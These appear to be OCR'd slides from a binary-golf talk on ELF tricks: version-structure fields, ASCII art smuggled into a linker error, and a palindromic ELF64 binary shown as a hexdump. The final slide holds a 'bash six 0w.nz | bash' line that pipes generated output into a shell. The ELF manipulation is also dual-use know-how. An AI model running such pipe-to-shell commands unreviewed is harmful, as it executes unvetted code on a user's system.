
Just like changing PT_NOTE to PT_LOAD, other structures can be modified to include additional data

vn_file is a pointer to a string that is the name of a needed libc version



```
┌ Elfxx_Verneed ──────────────────────────────────────────────────────────────────┐
  DATA         NAME          DESCRIPTION
  0100 ─────── vn_version ─ Version of the structure. ld only processes version 1.
  0500 ─────── vn_cnt ───── Number of associated verneed array entries.
  0100 0000 ─ vn_file ───── Offset of the file name string in the section header.
  1000 0000 ─ vn_aux ────── Offset of the corresponding entry in the vernaux array.
  0000 0000 ─ vn_next ───── Offset of the next verneed entry.
└─────────────────────────────────────────────────────────────────────────────────┘

┌ Elfxx_Vernaux ──────────────────────────────────────────────────────────────────┐
  DATA         NAME          DESCRIPTION
  1369 690d ─ vna_hash ──── Dependency name hash value (ELF hash function).
  0000 ─────── vna_flags ── Dependency information flag bitmask.
  0600 ─────── vna_other ── Object file version identifier used in the .gnu.version
                             symbol version array. If bit 15 is set, this object is
                             ignored by the linker.
  7302 0000 ─ vna_name ──── Offset of dependency name string in the section header.
  1000 0000 ─ vna_next ──── Offset of next vernaux entry.
└─────────────────────────────────────────────────────────────────────────────────┘
```

Just For Fun - Putting Art In Dynamic Sections



```
user@computer:~$ ./myCoolBinary.elf
./myCoolBinary.elf: /lib/x86_64-linux-gnu/libc.so.6: version `
                      :::!~!!!!!:.
                  .xUHWH!! !!?M88WHX:.
LD is short for .X*#M@$!!  !X!M$$$$$$WWx:.
               :!!!!!!?H! :!$!$$$$$$$$$$$8X:
 Lotsa Damage !!~  ~:~!! :~!$!#$$$$$$$$$$$8X:
             :!~::!H!<   ~.U$X!?R$$$$$$$$$MM!
    xoxo     ~!~!!!!~~ .:XW$$$U!!?$$$$$$RMM!
               !:~~~ .:!M"T#$$$$WX??#MRRMMM!
  netspooky    ~?WuxiW*`   `"#$$$$8!!!!??!!!
             :X- M$$$$       `"T#$T~!8$WUXU~
            :%`  ~#$$$m:        ~!~ ?$$$$$$
          :!`.-   ~T$$$$8xx.  .xWW- ~"""##*"
.....   -~~:<` !    ~?T#$$@@W@*?$$      /`
W$@@M!!! .!~~ !!     .:XUW$W!~ `"~:     :
#"~~`.:x%`!!  !H:   !WM$$$$Ti.: .!WUn+!`
:::~:!!`:X~ .: ?H.!u "$$$B$$$!W:U!T$$M~
.~~   :X@!.-~   ?@WTWo("*$$$W$TH$! `
Wi.~!X$?!-~    : ?$$$B$Wu("**$RM!
$R@i.~~ !     :   ~$$$$$B$$en:``
?MXT@Wx.~    :     ~"##*$$$$M~

' not found (required by ./myCoolBinary.elf)
```


ELF64 Palindrome

For BGGP1

Executes code in reverse

Brute forced all the short jumps for x86_64

https://www.alchemistowl.org/pocorgtfo/pocorgtfo21.pdf



```
$ ./build.sh
Executing initial binary...
PUPPYSPYPSYPPUP
00000000: 7f45 4c46 050f ff31 483c b090 9090 eb34  .ELF...1H<.....4
00000010: 0200 3e00 0100 0000 0400 0000 0100 0000  ..>.............
00000020: 1c00 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0100 0000 4000 3800 0100 0200 eb0b 0000  ....@.8.........
00000040: 0000 0000 eb0b 0000 0000 0000 3ceb c031  ............<..1
00000050: 4850 5550 5059 5350 5950 5359 5050 5550  HPUPPYSPYPSYPPUP
00000060: eb18 9090 9090 9005 0f95 b640 20e6 c148  ...........@ ..H
00000070: c689 0fb2 c789 0000 0001 b801 0000 0089  ................
00000080: c7b2 0f89 c648 c1e6 2040 b695 0f05 9090  .....H.. @......
00000090: 9090 9018 eb50 5550 5059 5350 5950 5359  .....PUPPYSPYPSY
000000a0: 5050 5550 4831 c0eb 3c00 0000 0000 000b  PPUPH1..<.......
000000b0: eb00 0000 0000 000b eb00 0200 0100 3800  ..............8.
000000c0: 4000 0000 0100 0000 0000 0000 0000 0000  @...............
000000d0: 0000 0000 1c00 0000 0100 0000 0400 0000  ................
000000e0: 0100 3e00 0234 eb90 9090 b03c 4831 ff0f  ..>..4.....<H1..
000000f0: 0546 4c45 7f                             .FLE.

Reversing...
Executing binary in reverse...
PUPPYSPYPSYPPUP
00000000: 7f45 4c46 050f ff31 483c b090 9090 eb34  .ELF...1H<.....4
00000010: 0200 3e00 0100 0000 0400 0000 0100 0000  ..>.............
00000020: 1c00 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0100 0000 4000 3800 0100 0200 eb0b 0000  ....@.8.........
00000040: 0000 0000 eb0b 0000 0000 0000 3ceb c031  ............<..1
00000050: 4850 5550 5059 5350 5950 5359 5050 5550  HPUPPYSPYPSYPPUP
00000060: eb18 9090 9090 9005 0f95 b640 20e6 c148  ...........@ ..H
00000070: c689 0fb2 c789 0000 0001 b801 0000 0089  ................
00000080: c7b2 0f89 c648 c1e6 2040 b695 0f05 9090  .....H.. @......
00000090: 9090 9018 eb50 5550 5059 5350 5950 5359  .....PUPPYSPYPSY
000000a0: 5050 5550 4831 c0eb 3c00 0000 0000 000b  PPUPH1..<.......
000000b0: eb00 0000 0000 000b eb00 0200 0100 3800  ..............8.
000000c0: 4000 0000 0100 0000 0000 0000 0000 0000  @...............
000000d0: 0000 0000 1c00 0000 0100 0000 0400 0000  ................
000000e0: 0100 3e00 0234 eb90 9090 b03c 4831 ff0f  ..>..4.....<H1..
000000f0: 0546 4c45 7f                             .FLE.

Comparing hashes...
c082d226c96b7251649c48526dd9766071fa5e59  ns.bggp
c082d226c96b7251649c48526dd9766071fa5e59  ns.bggp.R
```

Figure 11: Executing the palindrome backward and forward.

Conclusion


PLAY BGGP6!!

BGGP6 runs from Oct. 18 2025 to Jan. 18 2026

All previous challenges are open this year!

Take what you've learned here and create something even weirder

https://binary.golf/6



```
x-e.ro | ~/.local/src/bggp
❯ bash six 0w.nz | bash
```

Q & A

???

Resources from this talk are at https://github.com/netspooky/golfclub

Email: u@n0.lol

Twitter: netspooky

Bsky: @vacci.ne

Mastodon: @netspooky@haunted.computer

https://binary.golf